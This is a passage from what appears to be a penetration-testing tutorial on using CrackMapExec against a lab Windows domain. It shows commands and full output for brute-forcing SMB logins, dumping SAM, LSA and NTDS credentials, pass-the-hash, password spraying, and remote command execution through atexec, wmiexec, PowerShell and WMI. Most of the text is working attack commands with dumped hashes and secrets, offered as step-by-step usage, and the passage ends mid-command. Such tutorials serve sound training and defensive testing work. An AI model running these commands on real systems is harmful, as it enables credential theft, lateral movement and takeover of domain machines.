SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\raarti:Admin@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\raarti:Password@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\yashika:Ignite@987 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\yashika:Admin@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\yashika:Password@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\geet:Ignite@987 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\geet:Admin@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\geet:Password@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\pavan:Ignite@987 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\pavan:Admin@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\pavan:Password@1 STATUS_LOGON_FAILURE
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:WIN-S0V7KMTVLD2)
SMB 192.168.1.106 445 DESKTOP-RGP209L [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP209L) (domain:IGNITE) (

```

Credential Dumping: SAM

SAM is short for the Security Account Manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored SAM. Using CME, we will dump the credentials from SAM in the form of hashes by using the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Dumping SAM hashes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Added 3 SAM hashes to the database

```

Credential Dumping: LSA

The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. Domain credentials are used by the operating system and authenticated by the Local Security Authority (LSA). Therefore, LSA has access to the credentials and we will exploit this fact to harvest the credentials with CME by using the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --lsa
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --lsa
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signature:0x32196b56ffe6f45e294117b91a83bf38)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Dumping LSA secrets
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 IGNITE\WIN-S0V7KMTVLD2$:aes256-cts-hmac-sha1-96:4a9fc94a8b91a4c57b2fe9e6d20ff8e0c0c3c3b1
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 IGNITE\WIN-S0V7KMTVLD2$:aes128-cts-hmac-sha1-96:43977a9c3d9649811d78dfd1ec21896f
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 IGNITE\WIN-S0V7KMTVLD2$:des-cbc-md5:dc5479eaf22f8068
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 IGNITE\WIN-S0V7KMTVLD2$:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542d
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 dpapi_machinekey:0xd322c71ab942ebe2d30d36e4a74054803f703feb
dpapi_userkey:0xcab697e65eacba1d0ee9b6989bc0caf2fb7831a2
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 NLSM:392662e6ff7a57fe2928a3d7a0657f9c5ccb458d0357d3767d7e58af8690a5ff2403f52f3977ebd3c2
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Dumped 6 LSA secrets to /root/.cme/logs/WIN-S0V7KMTVLD2_192.168.1.105_2020-05-02_142

```

Credential Dumping: NTDS (DRSUAPI)

NTDS stands for New Technologies Directory Services and DIT stands for Directory Information Tree. This file acts as a database for Active Directory and stores all its data including all the credentials. And so we will manipulate this file to dump the hashes by using the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds drsuapi
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds drsuapi
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signature:0x32196b56ffe6f45e294117b91a83bf38)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcfb6c3a9055f:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\arti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\PI1000-3MFD4LDN1VTV:1625:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_195ac04be8c140048:1626:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_4c397e3a678c4b169:1627:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_20db1747e41e4819a:1628:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_8fbff1f05b7c418da:1629:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_5af5b640db966449:1630:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

Credential Dumping: NTDS (VSS)

Another way to retrieve credentials from NTDS is through VSS i.e. the volume shadow copy. And for this method, use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds vss
```

```


root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds vss
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signature:0x32196b56ffe6f45e294117b91a83bf38)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 WIN-S0V7KMTVLD2$:1000:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542dd:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcfb6c3a9055f:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\arti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 DESKTOP-RGP209LS:1604:aad3b435b51404eeaad3b435b51404ee:f4e024227370ef5b92c62263989e0bf3:::
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 EXCHANGES:1605:aad3b435b51404eeaad3b435b51404ee:cbb62ad39c37fe26dcfabf03d6636d70:::

```

Pass the Hash

Once we have dumped hashes, we don't need to use any other tool to pass the hash. With CME we need to use the following command:

```
crackmapexec smb 192.168.1.105 -u Administrator -H 32196B56FFE6F45E294117B91A83BF38
```



```
root@kali:~# crackmapexec smb 192.168.1.105 -u Administrator -H 32196B56FFE6F45E294117B91A83BF38
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator 32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)
```


Password Spraying

Password Spraying is an attack where we get hold of accounts by using the same passwords for the same numerous usernames until we find a correct one. With CME, we can perform password spraying with two methods. In the first method, we will use the parameter '**--rid-brute**'. To use this parameter, the syntax will be:

```
crackmapexec <protocol> <IP Address> -u <path of username txt file> -p '<password>' --rid-brute
```

Going by the above syntax, the command is:

```
crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1' --rid-brute
```



```
root@kali:~# crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1' --rid-brute
SMB 192.168.1.106 445 DESKTOP-RGP209L [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP209L) (c
SMB 192.168.1.106 445 DESKTOP-RGP209L [+] IGNITE\geet:Password@1
SMB 192.168.1.106 445 DESKTOP-RGP209L [+] Brute forcing RIDs
SMB 192.168.1.106 445 DESKTOP-RGP209L 500: DESKTOP-RGP209L\Administrator (SidTypeUser)
SMB 192.168.1.106 445 DESKTOP-RGP209L 501: DESKTOP-RGP209L\Guest (SidTypeUser)
SMB 192.168.1.106 445 DESKTOP-RGP209L 503: DESKTOP-RGP209L\DefaultAccount (SidTypeUser)
SMB 192.168.1.106 445 DESKTOP-RGP209L 504: DESKTOP-RGP209L\WDAGUtilityAccount (SidTypeUser)
SMB 192.168.1.106 445 DESKTOP-RGP209L 513: DESKTOP-RGP209L\None (SidTypeGroup)
SMB 192.168.1.106 445 DESKTOP-RGP209L 1001: DESKTOP-RGP209L\raj (SidTypeUser)
```

Another method for password spraying is by using the '**--continue-on-success**' and we will use this parameter with our custom-made dictionary that has all the usernames. The contents of the dictionary are shown in the image below using the **cat** command. And then for password spraying, use the following command:

```
crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1' --continue-on-success
```

```

root@kali:~# cat /root/Desktop/user.txt
geet
kavish
aarti
yashika
root@kali:~# crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1' --continue-on-success
SMB 192.168.1.106 445 DESKTOP-RGP209L [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP209L) (domain:IG
SMB 192.168.1.106 445 DESKTOP-RGP209L [+] IGNITE\geet:Password@1
SMB 192.168.1.106 445 DESKTOP-RGP209L [+] IGNITE\kavish:Password@1

```

Remote Command Execution

Now that we have studied various ways to obtain the password, let now make use of it as CME allows us to remotely execute commands. We can use the quser command to get information about the users. And logoff command to log off the target system. The syntax for executing commands remotely is:

crackmapexec <protocol> <IP_Address> -u '<username>' -p '<password>' -x '<command>'

following the above syntax, our commands will be:

```

crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'quser'
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'logoff 2'

```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'quser'
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed command
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 USERNAME SESSIONNAME ID STATE IDLE TIME
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 administrator console 2 Active none
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'logoff 2'
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed command

```

And as you can see in the image above, our commands are successfully executed and we have the information.

Remote Command Execution: atexec

This command will execute the command with the help of the Task Scheduler service. For this, use the following command:

```

crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user

```



```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user Administrator /domain' --exec-method atexec
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signing:True) (SMBv1:True)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed command via atexec
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User name Administrator
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Full Name Administrator
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Comment Built-in account
t for administering the computer/domain
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User's comment
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Country/region code 000 (System Def
ault)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Account active Yes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Account expires Never
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password last set 4/15/2020 5:26:
40 AM
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password expires Never
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password changeable 4/16/2020 5:26:
40 AM
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password required Yes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User may change password Yes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Workstations allowed All
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Logon script
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User profile
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Home directory

```

And as you can see in the image above, our commands are successfully executed and we have the information.

Remote Command Execution: wmiexec

This command will execute the command with the help of the Windows Management Instrumentation (WMI) service. For this, use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user Admi
nistrator /domain' --exec-method wmiexec
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signing:True) (SMBv1:True)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed command via wmiexec
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User name Administrator
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Full Name Administrator
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Comment Built-in account for administering the computer/domain
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User's comment
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Country/region code 000 (System Default)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Account active Yes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Account expires Never
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password last set 4/15/2020 5:26:40 AM
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password expires Never
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password changeable 4/16/2020 5:26:40 AM
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password required Yes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User may change password Yes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Workstations allowed All
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Logon script
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 User profile
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Home directory
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Last logon 5/2/2020 11:12:

```

And as you can see in the image above, our commands are successfully executed and we have the information.

We can also make the use of the PowerShell Cmdlets to execute tasks over the Remote using CME. This is possible due to the ability to execute commands remotely via WMI. For this use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -X '$PSVersionTable' --exec-method wmiexec
```

```


root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -X '$PSVersionTable' --exec-method wmiexec
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Executed command via wmiexec
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Name Value
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ----
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 PSVersion 5.1.14393.2248
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 PSEdition Desktop
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 PSCompatibleVersions {1.0, 2.0, 3.0, 4.0 ... }
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 BuildVersion 10.0.14393.2248
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 CLRVersion 4.0.30319.42000
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 WSMANStackVersion 3.0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 PSRemotingProtocolVersion 2.3
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 SerializationVersion 1.1.0.1

```

And as you can see in the image above, our PowerShell Cmdlet is executed successfully and we have the information.

Talking about WMI, we can also directly run the WMI command on the target using CME. The parameter '-wmi' is designed for this purpose. We can provide it with the command string of WMI and it will execute it as shown in the image given below.

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --wmi "select
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --wmi "select Name from Win32_UserAccount"
